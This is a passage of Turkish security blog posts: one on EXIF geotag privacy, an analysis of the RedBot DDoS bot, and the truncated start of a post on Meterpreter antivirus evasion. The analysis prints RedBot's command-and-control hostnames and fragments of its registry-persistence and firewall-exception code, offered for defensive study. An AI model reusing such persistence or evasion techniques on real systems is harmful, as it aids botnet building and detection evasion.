
çekilen fotoğraflara üst veri (metadata) olarak Exchangeable Image dosya biçiminde (EXIF) veya Extensible Metadata Platform (XMP) biçiminde eklenmektedir. Bu bilgiler, fotoğraf makinesi tarafından çekilen fotoğraflara vurulan ve gözle görülür olan zaman damgasından farklı olarak gözle görülmemektedir bu nedenle bu bilgileri görüntüleyebilmek için çeşitli araçlardan faydalanılmaktadır.


Her ne kadar bu bilgiler son kullanıcıların güvenliği için risk teşkil etse de suçluların yakalanmasında önemli rol oynayabilir. ABD'nin güneydoğusunda yer alan Alabama eyaletine ait kamu güvenliği daire başkanlığı web sitesini (dps.alabama.gov) 9 Şubat 2012 tarihinde hackleyen CabinCr3w hacking grubu üyesi ve Anonymous grubu destekçisi olan w0rmer rumuzlu bilgisayar korsanı, sitenin içeriğine kendi hazırladığı metni ve kız arkadaşının iPhone ile çekilmiş bikinili resmini ekleyerek FBI ajanlarının kendisini yakalamasını sağlamıştır. Nasıl sağlandığından kısaca bahsedecek olursam;

iOS'da Konum Hizmeti varsayılan (Location Services) olarak açık olarak gelmekte ve çekilen fotoğraflara Geotag bilgisi otomatik olarak eklenmektedir.




EXIF verisi, Firefox eklentisi olan Exif Viewer gibi gibi çeşitli araçlarla incelenebilmektedir. Exif Viewer eklentisi sayesinde görüntülenen fotoğrafa sağ tuş yapılarak View Image EXIF Data ile iglili veri görüntülenebilmektedir.





Bu eklenti, GPS enlem ve boylam bilgilerinin Google Haritalar üzerinden görüntülenmesine de imkan tanımaktadır.



Konum bilgilerinden bu evin w0rmer'ın kız arkadaşına ait olduğunu tespit eden FBI ajanları, 20 Mart 2012 tarihinde bu eve baskın yaparak w0rmer rumuzlu bilgisayar korsanına tutuklamışlardır. Ancak çoğunlukla Geotag bilgisi kötü niyetli kişiler tarafından kullanıldığı için özellikle akıllı telefon kullanıcıları için bu bilgileri paylaşmamaları önerilmektedir. Bunun için yapılması gerekenler;

Android kullanıcı iseniz;

Kamera uygulamasını çalıştırdıktan sonra menüden Settings menüsüne girin ve Geotagging veya Location Storage özelliğini devre dışı bırakın.

iPhone (iOs) kullanıcısı iseniz;

Settings > Privacy > Location Services menüsü altından Camera'yı off konumuna getirin.

Blackberry kullanıcısı iseniz;

Kamera simgesine basın daha sonra Menü butonuna ardından Options menüsüne girin ve son olarak Geotagging özelliğini Disabled yaparak devre dışı bırakın.

Geotag'li resimlerinizden bu bilgileri silmek için ise iPhone için deGeo uygulamasını, Android için ise Pixelgarde uygulamasını kullanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

RedBot Analizi

Source: https://www.mertsarica.com/redbot-analizi/


By M.S on September 2nd, 2012

Anonymous grubu, 2010 yılından bu yana gerçekleştirmiş olduğu DDOS (dağıtık hizmet dışı bırakma saldırısı) saldırılarında açık kaynak kodlu Low Orbit Ion Cannon (LOIC) aracından ve 2012 yılından bu yana gerçekleştirdiği saldırılarda ise High Orbit Ion Cannon (HOIC) aracından faydalanmaktadır. Tek başına DOS (hizmet dışı bırakma saldırısı) saldırısı gerçekleştirebilen bu araçlar birden fazla kişinin aynı anda aynı hedefe saldırı gerçekleştirmesi ile DDOS saldırısı gerçekleştirebilmektedir.

> *Basından sıkça duymuş olduğunuz bilgisayar korsanları X sitesini hackledi şeklinde yapılan haberlerin çoğu yanlış olarak ifade edilmektedir çünkü gerçekleştirilen siber saldırıların büyük bir oranı DDOS saldırıları ile gerçekleştirilmekte, hedef siteye/sisteme erişimler engellenmektedir. X sitesi hacklendi diyebilmek için siteye/sisteme ve sitede/sistemde yer alan verilere yetkisiz erişimin sağlanması gerekmektedir. (Basın mensuplarına duyurulur!)*

Bu grubun saldırılarına destek vermek amacıyla dağıtılan ve destekçiler tarafından sistemlerinde çalıştırılan bu araçlardan LOIC ve türevleri, araç ile tanımlı gelen IRC sunuculara bağlanarak saldırıyı gerçekleştiren gruplar tarafından yönetilen kanallara/odalara

giriş yapmakta ve uzaktan saldırı komutu almasını sağlamaktadır. HOIC ve türevleri ise saldırı öncesinde dağıtılan booster denilen betiklerin (script) araca yüklenmesi ve saldır komutunun kullanıcı tarafından verilmesi ile gerçekleştirilebilmektedir. LOIC aracı ile UDP, TCP ve HTTP protokollerine yönelik DDOS saldırıları gerçekleştirilebilirken HOIC ile sadece HTTP protokolüne yönelik saldırılar gerçekleştirilmektedir. HOIC aracı ile gerçekleştirilen HTTP protokolüne yönelik saldırılar, LOIC aracına kıyasla imza tabanlı sistemleri atlatmaya yönelik özellikleri olması (rastgele üretilen HTTP başlıkları gibi) nedeniyle daha etkilidir.




Geçtiğimiz günlerde bir arkadaşım, Twitter hesapları üzerinden son aylarda gerçekleştirdiği siber saldırılar ile adından sıkça söz ettiren RedHack grubunun DDOS saldırılarına destek vermek amacıyla RedBot adında benzer bir aracın yayınlandığını ileterek analiz etmemi rica etti ve ben de vakit kaybetmeden işe koyuldum.


RedBot.rar dosyası içinde yer alan metin dosyasına göz attığımda aracın yukarıda bahsettiğim diğer araçlar ile aynı amaca hizmet ettiği anlaşılıyordu.

```
RedBot Redhack grubunun Saldırılarını Bilgisayarınız Üzerinden Yönlendiren Bir aracı yazılımdır.
Bilgisayarınız için Virus vb. Yazılımlar Taşımaz Bilgisayarınız Sanal bir Saldırı Ağına dahil Eder.
Amacı Daha Fazla Bilgisayarı Kullanarak Etkili Saldırılar Gerçekleştirmektir.
Birkez Çalıştırmanız yeterlidir.
Daha Sonra Saldırı oldugunda Kendiliğinden Çalışacaktır.
```


RedBot aracını (RedBot.exe - SHA256: c30240d550d2c86b0f0b71dcc0eed36ad5134c9ce630ca94d2137bfb38f2ec2d) çalıştırdığımda mswinsck.ocx dosyasının sistemde bulunmamasından ötürü hata vererek çalışmayı reddeti. Ardından ilgili dosyayı sisteme kopyalayıp çalıştırdıktan sonra arka planda RedBot.exe adı altında çalışmaya başladığını ve Wireshark aracı ile yarattığı trafiği izlediğimde ise iki farklı DNS sorgusuna ait kayıt yaratması dikkatimi çekti, v.kizilhack.org (bir sorgu) ve igmooky.no-ip.org (onlarca sorgu)



Microsoft Sysinternals'ın Process Explorer aracı ile RedBot aracında tespit edilen dizileri (string) incelediğim zaman aracın geliştirildiği klasör bilgisinden aslında bu aracın Visual Basic ile 2007 yılında geliştirilmiş olan Double DDOS aracının modifiye edilmiş hali olduğunu gördüm.



Double DDOS aracının kaynak kodunu incelediğimde ise RedBot ile bu aracın hemen hemen aynı olduğunu sadece kaynak kodununun iki farklı yerinde bulunan igmooky.no-ip.org adresinden sadece bir tanesinin v.kizilhack.org olarak değiştirildiğini, diğerinin unutulduğunu bu nedenle belirli zaman aralıklarında saldırı komutu almak için v.kizilhack.org adresine 3003. bağlantı noktasından (port) bağlanması gerekirken ön tanımlı olan ve geçerli olmayan igmooky.no-ip.org adresine 3003. bağlantı noktasından bağlanmaya çalıştığını gördüm.



Buna ilave olarak aracın çalıştırıldıktan sonra kayıt defteri (registry) üzerinde değişiklikler yaparak kendisini Windows Güvenlik Duvarı'nın (Firewall) istisna (exception) listesine ekleyerek ilgili adreslere bağlanmasını, sistem yeniden başlatıldıktan sonra tekrar çalışabilmesi için C:\WINDOWS\winlogon.exe satırını HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon anahtarına eklediğini ve aracın kendisini winlogon.exe adı altında Windows klasörü altına kopyalamadığı için sistem yeniden başlatıldıktan sonra çalışamadığını gördüm.

```
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Exp
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\
```

Kaynak kodu sayesinde ileri seviye analize ihtiyaç duymadan elde ettiğim bilgiler sonucunda aracın eski, düzgün yapılandırılmamış olması ve temel düzeyde tek tip UDP, TCP, ICMP ve HTTP saldırıları gerçekleştirmesi nedeniyle tespit edilmesinin ve engellenmesinin Anonymous grubu tarafından kullanılan LOIC ve HOIC araçlarına kıyasla daha kolay olduğunu ve aracın saldırı komutu almak dışında başka bir amaca (dosya sistemine erişim, başka zararlı dosyalar indirme gibi) hizmet etmediğini söyleyebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: An itibariyle RedBot aracını 42 Antivirüs yazılımından sadece 16 tanesi tanıyabilmektedir. VirusTotal raporuna buradan ulaşabilirsiniz.

Birdirbir

Source: https://www.mertsarica.com/birdirbir/

By M.S on August 4th, 2012

Penetrasyon (sızma) testi gerçekleştirenlerin çoğu hem sunduğu sayısız imkanlar, hem açık kaynak kodlu olması ve hem de ücetsiz olması nedeniyle Metasploit istismar aracını kullanmayı tercih etmektedirler. Metasploit'in en beğenilen özelliklerinden biri şüphesiz barındırmış olduğu Meterpreter aracıdır. Meterpreter, tamamen istismar edilen hedef işlemin (process) içinde yani hafızada çalışabilen, hedef sistemin diski ile herhangi bir etkileşimde bulunmadığı için de standart antivirüs yazılımları tarafından yakalanmayan, desteklediği modüller sayesinde hedef sistemdeki şifrelerin hashlerini toplamaktan, sniffer olarak çalışmaya, hedef sistemin ekranını kayıt etmekten, arka kapı olarak hizmet vermeye kadar bir çok özelliği üzerinde barındıran erişim sisteme erişim sağlayan yardımcı bir araçtır.


Zaman içinde Meterpreter'ın bu denli güçlü, sinsi olması, Antivirüs üreticilerinin de gözünden kaçmamış ve çoğu üretici Meterpreter'ın yürütülebilir programının tespit edilebilmesi için imza veritabanlarını güncellemek zorunda kalmışlardır. Durum böyle olunca da yürütülebilir Meterpreter programı ile hedef sisteme sızmaya çalışan pentesterlar için Meterpreter'ın Antivirüs yazılımları tarafından 